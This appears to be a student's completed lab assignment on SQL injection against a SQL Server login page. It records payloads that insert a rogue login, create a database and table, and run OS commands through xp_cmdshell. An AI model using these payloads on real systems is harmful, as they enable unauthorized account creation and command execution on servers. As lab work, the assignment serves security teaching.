# Assignment 4 - Database Attacks and Defense

* **(Task # 1)**
* Take a screenshot of the outcome after the injection. You must see the Logout button.

Graphical user interface, text, application, email

Description automatically generated

* **(Task # 2)**


1. **Task 2A:** Explaintheconstructed query (like in Task 1 example) that is passed on to SQL Server? Refer to the class slides for ideas. Refer to the class slides for ideas. admin';
   * INSERT INTO login VALUES ('user300','orange');-
   * This SQL injection is telling the server to create “user300” for a login name and to create the password “orange” for the corresponding user. The query literary states “INSERT INTO” (means literaly insert into a table), then states “login VAUES” (specifies the table within the database to insert into), then gives the actual values to insert as (user300, orange). The hyphens at the end comment out the rest of the SQL query that would run.
2. **Task 2B:** Go to the SQL Server and confirm that the account (‘user300’, ‘orange’) is indeed created in the login table. Provide a screenshot of the records in the table.


A computer screen capture

Description automatically generated with medium confidence

* **(Task 3)**

1. **Task 3A:** Enter an injection that creates the database “DerbyDB”. Report 1) the injection, and 2) the screenshot of the database created on SQL Server.
   * **Admin’;** create DATABASE DerbyDB.dbo;--



1. **Task 3B:** Enter an injection that creates the “EmpTable”. Make EmpTable have only one column named name whose data type is varchar(30). Report 1) the injection, and 2) the screenshot of the table created in SQL Server. You need to locate the table.
   * **Admin’;** create table DerbyDB.dbo.EmpTable (name varchar(30));--
   * 

**(Task 4) Using xp\_cmdshell**

* Go to the directory **C:\Users\Public\** on Windows Server and locate **ipconfig.txt** file. Open the file and take a screenshot of its content.
  + A computer screen capture

    Description automatically generated with medium confidence
* **(Task 5) Using xp\_cmdshell**
* Take a screenshot of Task manager that is running **ping.exe**. If the ping process disappears quickly, increase the counter ‘n’. If you cannot capture the screen, just report it after confirming that the injection worked.
  + I used an injection as follow admin’: exec master.dbo.xp\_cmdshell ‘ping -n 10 [www.uky.edu’;--](http://www.uky.edu’;--)
  + Couldn’t catch the process in the task manager but it appeared to work